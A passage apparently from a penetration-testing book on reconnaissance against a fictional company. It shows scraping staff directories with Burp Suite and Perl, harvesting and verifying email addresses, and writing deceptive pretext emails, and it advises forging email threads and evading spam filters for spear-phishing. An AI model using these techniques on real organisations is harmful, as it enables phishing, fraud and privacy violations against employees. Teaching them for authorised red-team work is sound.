Start by clearing all of the variables using the Clear § button. Then highlight the “a” character after the Search= parameter and click the Add § button. Now click the Payload tab to choose what we will substitute in that field. There are many options for choosing a payload. For our purposes, we know a single character will work, so we will loop through the letters *a* through *z*. The easiest way to do this is to choose Simple List as shown in [Figure 5-7](#).




Figure 5-7 Burp Suite Intruder payload set – Simple List

To create the list of all characters in the alphabet, use the following simple bash command:

```
for i in {A..Z}; do echo $i >> alpha.txt; done
```

Then choose Load and select the alpha.txt file just created. Once we have the payload set, choose Intruder | Start Attack to begin sending the requests. A new window will open and loop through all of the requests. You can then highlight any request and see the request and response. Select all of the items, right-click, and choose Save Selected Items. When you save the files, be sure to clear the check box at the bottom of the dialog box labeled “Base64-encode requests and responses”; this will make it easier to grep the output file.

That's it. Using this method, you can easily loop through different variables in a target application. This case was simple using just letters. If we had a list of specific users, we could use that list as well. This technique is actually extremely versatile beyond just simple personnel directories, and will prove handy when you have repetitive tasks that need to be performed within web applications.

Analyzing Results

Now that we have all the pages downloaded, let's take a look at the data we have. From the first example using wget, we have 26 individual HTML files, which probably contain a lot of duplicate personnel names. First, we need to identify what the underlying text looks like in the HTML files. I typically find data is returned in one of two ways: directly in the HTML file or within HTML tables. Each of these presents their own unique challenges, so we'll look at both here.

What you need to do first is simply open one of the HTML files in your favorite text editor to understand how the data is laid out. Search for one of the names of an individual you identified so you can find the area with the information we need to extract. You should have a basic understanding of HTML so we won't focus on that component here. Instead, we'll focus on getting the data into a more usable format.

In the following code, you can see we have the data in simple HTML. In this case, the data is within paragraphs within the HTML document, not embedded within tables.

```
--- SNIP ---  
<p><b>Name: </b>John Smith<br />  
<b>Phone: </b>518-555-1337<br />  
<b>Department: </b>Marketing Department<br />  
<b>Address: </b>321 Zion Street<br />  
</p>  
  
<p><b>Name: </b>Joseph Garbunkle<br />  
<b>Phone: </b>518-555-0204<br />  
<b>Department: </b>IT Support<br />  
<b>Address: </b>321 Zion Street<br />  
</p>  
--- SNIP ---
```

We have a relatively simple task ahead of us here, as most of the information is prefixed by the type of data. For example, each name is preceded by the text “Name:.” Even better is that if we look at a few examples, we can get even more specific, as each name is preceded by “`<p>Name: `.” This allows us to weed out as many false positives as possible.

NOTE

Remember there are many, many ways to skin this cat. We'll show a few common approaches, but just find the simplest way to extract the data that works best for you. We'll focus on a few techniques that together should provide a solution to most of the data extraction problems you'll encounter. The possibility of accomplishing the same task in many different ways is definitely true for Linux commands, and especially the grep command. There are always going to be alternative ways to accomplish the same task using regular expressions.

Common grep arguments are provided in the following table.

Argument	Description
-B NUM --before-context=NUM	Print NUM number of lines before the matched text
-A NUM --after-context=NUM	Print NUM number of lines after the matched text
-v --invert-match	Prints only lines that do not match the expression specified
-R -r --recursive	Read all files under each directory recursively
-P --perl-regexp	Use Perl Compatible Regular Expression for searching

In the following code, we also have an example of finding text before and after a search term—in this case, “SEARCH.” The -p or -perl-regexp allows us to use a Perl Compatible Regular Expression as our search criteria. In this example, we’ll print up to three characters before and up to four characters after the identified string “SEARCH.”

```
user@kali:~$ grep -o -P '.{0,3}SEARCH.{0,4}'
```

It seems like the simplest way to deal with the data within the HTML is to simply match the “Name:” line and then print that line as well as three lines after the match. To do this, we would use the following command:

```
user@kali:~$ grep 'Name:' /*.html -A 3
```

The first argument is the expression we are searching for: Name:. The second argument specifies which files to look in—in this case, we have all of the HTML files in the current directory (remember the output of the wget command saved all of the files as a.html, b.html, c.html, and so on). Finally, we will print the matched lines as well as three lines after the match, whatever the lines may contain.

We can see an example of some of the output here:

```
user@kali:~$ grep Name: ./*.html -A 3
--- SNIP ---
<p><b>Name: </b>John Smith<br />
<b>Phone: </b>518-555-1337<br />
<b>Department: </b>Marketing Department<br />
<b>Address: </b>321 Zion Street<br />
--
<p><b>Name: </b>Joseph Garbunkle<br />
<b>Phone: </b>518-555-0204<br />
<b>Department: </b>IT Support<br />
<b>Address: </b>321 Zion Street<br />
--
--- SNIP ---
user@kali:~$
```

If this produces too many false positives, we can match the lines more specifically with the following command:

```
grep '<p><b>Name: </b>' ./* -A 3
```

We could get much crazier with our regular expression to ensure the phone number is a phone number and none of the lines after the expression are blank or contain erroneous data; however, we'll automate this task later if it's necessary. For now, let's look at a good quick and dirty way to get this data out of the file.

You'll notice that the output from the grep command separates each individual match with two dashes and a newline (--). This alone will make it easy for us to work with the output and separate records of an individual employee. If the output looks like it doesn't contain (or contains very few) false matches, you can output all of the names to a single file using the following command. This command searches for any line that contains the "<p>Name: " text and then prints that line as well as the three lines after it (-A3) and saves it to the all-names.txt file.

```
grep '<p><b>Name: </b>' ./* -A 3 >> all-names.txt
```

Now that we have all of the relevant data in one single text file, let's look at how to quickly get this data formatted as a CSV (comma-separated values) file where each individual person is on their own line and each data point is separated by a common delimiter. Again, we have many options for performing

search and replace. If you’re more comfortable with a graphical text editor (such as gedit), feel free to stick with that. I prefer to script this or use the vi editor, as they tend to be much faster with large data sets.

Because almost no personnel directory you deal with will be identical, you should take this opportunity to first think out each step of your search and replace. You’ll notice that in the HTML pages returned, each of our target data lines ends with `
`, or the HTML equivalent of a line break. This looks like the perfect initial replacement to get all of our data on one line by replacing all `
` with a comma.

So our overall process for mangling the results of our grep searches that we saved to the `all-names.txt` file looks like this:

```
replace all <br /> with a single comma
Remove <p><b>Name: </b> text
Remove <b>Phone: </b> text
Remove <b>Address: </b> text
Replace - - text with newline
```

For search and replace like this, I prefer to use the vi editor interactively so I can see the changes as they happen and undo them if something unintended happens. You also need to be aware that we’re dealing with flat text as well as HTML here, so we can’t simply replace the HTML text—we also need to deal with the text, for example, the newline characters between lines must be removed. To perform the search and replace using the vi editor, we would use the following commands:

```
vi all-names.txt
ESC
:%s/<br \/>\n//g

:%s/<p><b>Name: </b>//g
:%s/<b>Phone: </b>//g
:%s/<b>Department: </b>//g
:%s/<b>Address: </b>//g
:%s/- -/\n/g
```

If we use vi to perform the search and replace, we must first enter command mode by pressing ESC and then a colon (ESC :). In command mode, everything

you type is interpreted as a command. The basic format of search and replace in vi is

```
s/SEARCH/REPLACE/
```

To replace all occurrences of the search string with the replace string, you would use

```
%s/SEARCH/REPLACE/g
```

The percent sign (%) at the beginning of the command means that all lines in the file will be searched. The g at the end of the command is the global flag, which matches all of the occurrences of the search pattern for the line will be replaced.

This is also a common task for scripting languages. I prefer to use Perl, but most modern languages support regular-expression search and replace. To accomplish the same search and replace from the previous vi example using Perl from the command line, we could use the following individual search and replace commands:

```
perl -i.bak -p -e's/<br \>\n/,/g' names.txt  
perl -i.bak -p -e's/<p><b>Name: </b>/>/g' names.txt  
perl -i.bak -p -e's/<b>Phone: </b>/>/g' names.txt  
perl -i.bak -p -e's/<b>Address: </b>/>/g' names.txt  
perl -i.bak -p -e's/<b>Department: </b>/>/g' names.txt
```

The -i.bak tells Perl to rename the file as a .bak file and then edit the file. The -p argument runs the specified command in a basic while loop. The -e option allows you to specify a script on the command line rather than having to create a file. Luckily, we can condense this down to one command by separating the search and replace with a comma, as in the following code. Not the prettiest command you'll ever see, but it gets the job done.

```
perl -i.bak -p -e's/<br \>\n/,/g', s/<p><b>Name: </b>/>/g',  
s/<b>Phone: </b>/>/g', s/<b>Address: </b>/>/g', s/<b>Department:  
</b>/>/g' names.txt
```

Remember that many special characters need to be escaped. That's why all of the forward slash characters must first be escaped with a backslash character (e.g., \); otherwise, vi would interpret that as the end of the criteria for

searching or replacing.

Once that's complete, we're left with a nice clean text CSV file, as shown next. As you can see, each individual has their name, phone number, department, and address on a unique line. You should note that if the text wraps around to a newline within a user's data line, it may be that the text is too long to display on a single line and there is not a newline character. To be sure, you can use the set list command from within vi to display the newline characters with a dollar symbol, or you can turn off text wrapping in your graphical text editor.

```
John Smith,518-555-1337, Marketing Department,321 Zion Street,--  
Joseph Garbunkle,518-555-0204, IT Support,321 Zion Street,--
```

NOTE

You should remember the handy command within the vi editor is the :set list command, which will show all of the newline characters with a \$ symbol, as well as any other hidden characters.

We also have an absurd amount of options for scripting this. Most any moderately modern scripting language will have support for regular expressions, so understanding what we just accomplished with the vi search and replace and the grep commands previously is a good starting point. We'll focus on using the Perl language as well as the built-in regex functionality.

```
<A HREF="/directory/People/SmithJohn">Smith, John</A>, VP of Sales<BR>  
<A HREF="/directory/People/SmithKim">Smith, Kim</A>, Secretary to the  
President<BR>  
<A HREF="/directory/People/SolomonJacob">Solomon, Jacob</A>, Technical  
Assistant II<BR>
```

Here is another example of an actual structure I've seen in an online directory. In this case, each entry is a link to a specific page for that person. We have a few options here, not the least of which is to output all of the relevant links to a separate file and then download the content of all the remote links just as we did before using wget. We would then perform the final parsing of the user data from those files.

Again, you will most likely experience a unique format (if even only slightly) with each target organization. Using the techniques we discussed previously, you should be able to tackle any format you encounter.

Directory Harvesting HTML Tables

It is also common for data from personnel directories to be returned within HTML tables. In the following code, you'll see another real-world example of a personnel directory I've seen. This is just two rows from an HTML file with many entries in a single HTML table.

```
<table>
<tr><td>
Smith, John
</td><td>
<a href="email-user.php?id=2976">email</a>
</td><td>555-1212</td><td>Student Solution Center</td><td>WeakTarget NYC
Office</td><td>3rd floor</td>
</tr><tr><td>
Smith, Jason
</td><td>
<a href="email-user.php?id=3615">email</a>
</td><td>555-3434</td><td>Marketing Department</td><td>WeakTarget
Headquarters</td><td>4th floor</td>
</tr>
--- SNIP ---
</table>
```

Working with HTML tables can be a bit of a pain, but we have a few options to deal with them, depending on the layout of the data. The first option is to use an existing Perl module `HTML::TableExtract`, which works quite well. The `TableExtract` module is perfect if the tables are consistent and complete and there are no issues with the HTML; otherwise, you might have to just manipulate the previous methods we used.

In the following code, you can see an example using the `TableExtract` module. The real magic happens after our call to the `parse_file` function. After that, we simply print every row with the values separated by a comma and then print two hashes and a newline character. This is performed for each table in the file and then—voila, a perfect CSV file.

```
#!/usr/bin/perl
use HTML::TableExtract;

my $ste = HTML::TableExtract->new( );
$ste->parse_file('in.html');
foreach $table ( $ste->tables ) {
    foreach $row ($table->rows) {
        print join(',', @$row), "##\n";
    }
}
```

There are many good options for searching HTML tables using TableExtract. For example, if there are multiple tables within the HTML file, you can specify individual tables by their unique number or the name of table fields. You can also specify tables by the headers. For more information, check out the documentation for the TableExtract Perl module.

```
user@kali:~$ ./table-loop.pl
Smith, John,email,555-1212,Student Solution Center,WeakTarget NYC Office,3rd
floor##
Smith, Jason,email,555-3434,Marketing Department,WeakTarget Headquarters,4th
floor##
user@kali:~$
```

Since all of the data is now on one line, we need a good way of determining where each record ends. If you look at the script and the output, you'll see that we actually end each record in the table with two hash characters (##). This is a simple way of marking the end of each record. So if we finish with :%s/##/\n/g we now have a perfect CSV file ready to roll. Alternatively, you can set up a unique identifier for the beginning of the records as well.

The second option is to use our own Perl script to search for specific delimiters to identify the text we need. This option is better if the actual HTML file is a little messier or doesn't use tables. This can also be used for many other applications, such as XML or JSON files. An example Perl script is shown in the following code:

```

#!/usr/bin/perl
use Getopt::Std;

getopt('i', \%args);
$infile = $args{i};
printf "Opening file $infile\n";

open(INFILE, $infile) || die("Could not open in.txt");
while ( <INFILE> ){

    if( $_ =~ m/(\"Name\": \"")(.*)(\" ,)/ )
    {
        print "$2\n";
    }

}

close( INFILE );

```

A line from the example JSON file used as input for this file is

```
"Name": "Jason Barnes",
```

The Perl script uses parentheses and numbered variables to get matches on specific areas. In this case, we have three matches:

(\"Name\": \") = Stored in the \$1 variable

(.*) = Stored in the \$2 variable

(\",) = Signifies the end of the \$2 variable and is stored in the \$3 variable

The beauty here is that the same exact format can be used for most any files, including XML, HTML, and even raw text. In a real-world case, you'd want to also output the other values in the file we require, such as phone number and address. You could also output them automatically into a nice CSV format.

Here you can see an example of the Perl script's output:

```
user@kali:~$ ./names.pl -i json.txt
Opening file json.txt
Jason Barnes
user@kali:~$
```

Personnel Directory: Analyzing the Final Results

At this point, we have a good list of the employees at the target organization. You'll want to explore the results now. It's often handy to sort the results based on all of the criteria you have. Many times, I'll sort the data by the department or location of the employees. Analyzing the data in this way will help you to understand some important details about the target organization. For example, are all of the technical support personnel housed in a different building or even a different state?

What about back-end personnel such as human resources or payroll? Are they all located in a central location or spread out between offices? Would that indicate our target has centralized departments or are departments spread out geographically? If they're spread out, perhaps people might be used to dealing with certain departments via phone or e-mail. We'll determine how this data might be used directly in future chapters, but you can already see the benefits of this kind of critical analysis.

NOTE

Remember, as always, to be creative in your analysis. For example, if the personnel directory does not include location but does include phone numbers, you might be able to determine the person's location based on users with the same phone number prefix.

Next, you'll want to ensure you have e-mail addresses for every user in the directory. Many directories won't give you the actual e-mail address, but it's easy to create this once you have a large list of users. We'll cover this specifically in the next section.

Often, you'll also have to deal with a few names that might mess up your automated creation of e-mail addresses. For example, some people might have two last names listed (e.g., Jane Doe Smith). You'll still want to grab this data and account for it. Typically, the easiest way is to just manually scroll through the directory once you've created it to identify these one-off records and deal

with them individually.

Other times, you may have to deal with a designator like John Smith Ph.D., or have a comma and then some other formal designator. This can be important information that you don't want to simply delete, which is another reason you'll want to manually analyze the results.

E-mail Harvesting

We can obtain several key pieces of technical and nontechnical information using e-mail. For example, we can identify the technical version information of the mail server in use, or we can identify nontechnical information regarding e-mail signatures or out-of-office messages. By harvesting valid e-mail addresses, we not only have a list of potential targets for our spear phishing attacks, but we can also build or support our listing of all personnel at the target organization.

Technical E-mail Harvesting

The simplest way to identify e-mail addresses is to obtain them through websites and search engines. We've already covered many ways to make your use of search engines more efficient, but there are additional tools specifically built to automate using search engines to find valid e-mail addresses. In the following example, we're using theharvester, which is a Python script created to search multiple sources for valid e-mail addresses:

```
root@kali:~# theharvester -d weaktarget.com -b google -l 500
```

```
[+] Searching in Google:  
    Searching 0 results...  
    Searching 100 results...  
    Searching 200 results...  
    Searching 300 results...  
    Searching 400 results...  
    Searching 500 results...  
[+] Emails found:
```

[+] Emails found:

jdsprite@weaktarget.com
kcarter@weaktarget.com
info@weaktarget.com
spepperdine@weaktarget.com
tanderson@weaktarget.com
lfitzgerald@weaktarget.com
jbarnes@weaktarget.com

We can also use the same exact method we discussed previously using Burp Suite to capture page contents as we're browsing a site. I've found this to be the easiest way to obtain user information from LinkedIn and then mangle the names to create e-mail addresses. By using the proxy feature of Burp Suite, browsing

all pages associated with an organization, and then exporting those pages, we can search the data for valid names and create e-mail addresses based on the format at use at the target organization.

In addition, in some cases, due to misconfiguration of mail servers, a target organization can make it easy to enumerate valid e-mail addresses. The two most common configuration vulnerabilities are the use of the Simple Mail Transfer Protocol (SMTP) Expand (EXPN) and Verify (VRFY) commands.

The VRFY command allows us to verify that an e-mail address is valid on our target mail server. The EXPN command tells us the list of e-mail addresses that are members of a mailing list. There is a Perl script already written and included with Kali Linux that can perform these functions for us, as shown in the following example. In this case, users.txt would simply be a list of e-mail addresses that we wish to test at the mail.weaktarget.com server.

```
user@kali:~$ smtp-user-enum.pl -M VRFY -U users.txt -t mail.weaktarget.com
user@kali:~$ smtp-user-enum.pl -M EXPN -U users.txt -t mail.weaktarget.com
```

Nontechnical E-mail Harvesting

Nontechnical e-mail harvesting is a perfect example of using the APT hacker technique of exploitless exploits. Rather than relying on technical vulnerabilities, we can enumerate useful information about our target organization by simply using e-mail for its core purpose—that is, to e-mail individuals at the target organization. During this phase, it could be easy to just hop in and make a few mistakes. We want to be careful to not show our hand and lose our anonymous advantage.

We have many good options for maintaining anonymity while e-mailing individuals at our target organization. Several free e-mail service providers are available. However, our main issue with using free e-mail services is that almost every time they’re going to look generic, and the most popular choices are well known (for example, Gmail, Hotmail, Yahoo!, etc.). This could potentially be a minor red flag to the individuals we e-mail. However, depending on the story we create, we might be able to address the fact that we’re using a free e-mail address directly and neutralize any negative thoughts.

NOTE

Remember that if you use a free web e-mail service, you’ll want to use something to protect your anonymity,

such as a proxy or bounce box.

We'll be covering specific techniques for phishing individuals in the next chapter. For now, we're going to focus on innocuous e-mails that will elicit simple responses from our targets. We're doing this to identify some important but innocuous information, including:

- ▶ Common or standard e-mail signatures
- ▶ E-mail footers
- ▶ Out-of-office e-mails
- ▶ Nondelivery reports
- ▶ E-mail header information

If we've identified specific individuals that might be our target of choice for initial compromise in the future, or we wish to create a phishing campaign that appears to come from this person, we can e-mail them directly now to identify their e-mail signatures and format.

Jane,

Hello, my name is John Smith. I found your information on LinkedIn. I'm currently in my last year as a student at Local-College for financial administration. I'd like to discuss the possibility of working with WeakTarget. My professor mentioned that WeakTarget would be a great organization for me to get my feet wet and get some practical experience. Do you know who I could speak with at your organization to discuss any current job openings? Thank you.

—John Smith

In the Dear Jane letter, it's completely reasonable for a student to use a free e-mail service. If we were to e-mail the same person and claim to be representing a professional firm seeking to work with the target organization, we could assume the e-mail would probably be treated as spam. Also, be sure you use lingo and information that are accurate to the target organization and department. For example, if you claim to be in your final year at college for a specific program, make sure it's a program actually offered at that college. You might get something like this as a reply:

John,

Congratulations on finishing school. You can speak with Bill Withers. His e-mail address is bwithers@weak-target.com. By the way, who is the professor that mentioned WeakTarget? Take care.

Jane Smith
VP of Financial Services

The information contained in this communication is confidential and may be legally privileged. It is intended solely for the use of the individual or entity to whom it is addressed and others authorized to receive it. If you are not the intended recipient you are hereby (a) notified that any disclosure, copying, distribution, or taking any action with respect to the content of this information is strictly prohibited and may be unlawful, and (b) kindly requested to inform the sender immediately and destroy any copies. WeakTarget, LLC is neither liable for the proper and complete transmission of the information contained in this communication nor for any delay in its receipt.

In the e-mail response, you can see what looks like a signature that will probably be similar among a lot of employees. We can also see a generic legal footer. Many times, this won't even be displayed to the end user when they write the e-mail, but is added automatically by an SMTP gateway.

We also want to ascertain whether the footer is appended to every e-mail, including reply e-mails that already have the footer. This can be an important piece of information if we want to forge an e-mail thread. Thus, you'll want to reply to at least one e-mail, which should elicit another response from the user.

NOTE

Forging an e-mail thread is an easy way to add legitimacy to a claim. You can use the e-mail thread in an e-mail sent to another user or one even printed out and brought with you for face-to-face social engineering. More on this in future chapters.

You have several options when sending an almost identical e-mail to a large group of people at our target organization. Remember to think outside the box and determine what makes the most sense for the target organization and target department. Some options might be

- You are attempting to identify individuals interested in attending a conference.
- You are attempting to identify individuals interested in a charity.
- You are friends with a nameless colleague who informed you the target could assist you with something related to their job function.

- You work for a company wishing to do business with the target (this could easily be ignored, however, as it could look like spam).

This is a reasonable task to perform manually when we only have a few targets, but what if it's a very large company? Remember, we're trying to balance the fact that this can't look like spam or phishing while at the same time getting a response from the individuals we send the message to. It will be difficult to automate this on a large scale, but we can still automate some of this to make this task easier. If we had identified the spam filtering service or software the target organization uses, we can also use that by first testing our e-mails to ensure they are not detected.

We also want to purposefully generate a nondelivery report e-mail. A nondelivery report (NDR) will be sent to a user if they attempt to send an e-mail and delivery of that e-mail fails for a number of reasons, the number one reason being that the e-mail address doesn't exist. Other common reasons might be something as simple as the user's e-mail box being full.

We want to determine if the organization sends NDRs because that will provide us with a reliable way of determining if an e-mail address is valid or not. You should note that not only do some organizations not send NDRs, some organizations actually use what is called a catch-all address. A catch-all address will receive any e-mail for which there is not a valid e-mail address.

Of course, we can use a generic free e-mail address, or we can consider this our first opportunity to use a custom domain to phish our targets. You should take your time and consider what would elicit the most responses from your target personnel. Again, consider some of the previous examples and create a website and register a domain that makes the most sense for your target.

Geographical Data

Geographical data is not just restricted to the organization and its offices, although that is a big piece. Understanding which offices specific employees work at, how far they live from work, and perhaps even more importantly, which personnel work from home or travel frequently and where they travel can be extremely valuable. We can also obtain GEOINT data from metadata of files such as images.

Once we've created a list of any important geographical locations, we can build a map to make it even easier to understand. There are many good options

for mapping important geographical locations concerning our target. Many people are fans of anything Google does and like to use the Google Map Maker at www.google.com/mapmaker. I prefer to use BatchGeo at <http://batchgeo.com>, which is simple to use and provides several nice features.

Using BatchGeo, we can upload a list of target addresses or use a prebuilt spreadsheet. We can even add notes for each site, which you can view when you click a pin on the map. We can also include URLs within the data to link to any relevant data to our target site.

In [Figure 5-8](#), you can see an example of a fictional company with offices in Albany, New York; Boston; and Springfield.




Figure 5-8 BatchGeo example map

Another method of determining key geographical locations for our target organization is to identify any geo-IP data. Geo-IP data is simply data that correlates an IP address to a geographical location. This information can sometimes be as specific as a physical address, or as broad as specifying a large area (such as a county).

Unfortunately, there is not one central authority required to maintain this data, so oftentimes, the information you obtain might be incorrect. The Geoiptool website at www.geoiptool.com is a good place to start identifying the real location of any IP address. If you can obtain timestamp information from a target

system, you can use this to correlate your beliefs—for example, through NTP (Network Time Protocol) or Internet Control Message Protocol (ICMP) timestamps.

Reconnaissance on Individuals

By thinking ahead, we know that the next step we want to perform is to spear-phish an individual or a few key individuals at our target organization. With that in mind, when performing proper reconnaissance, we must progress to performing reconnaissance on specific individuals.

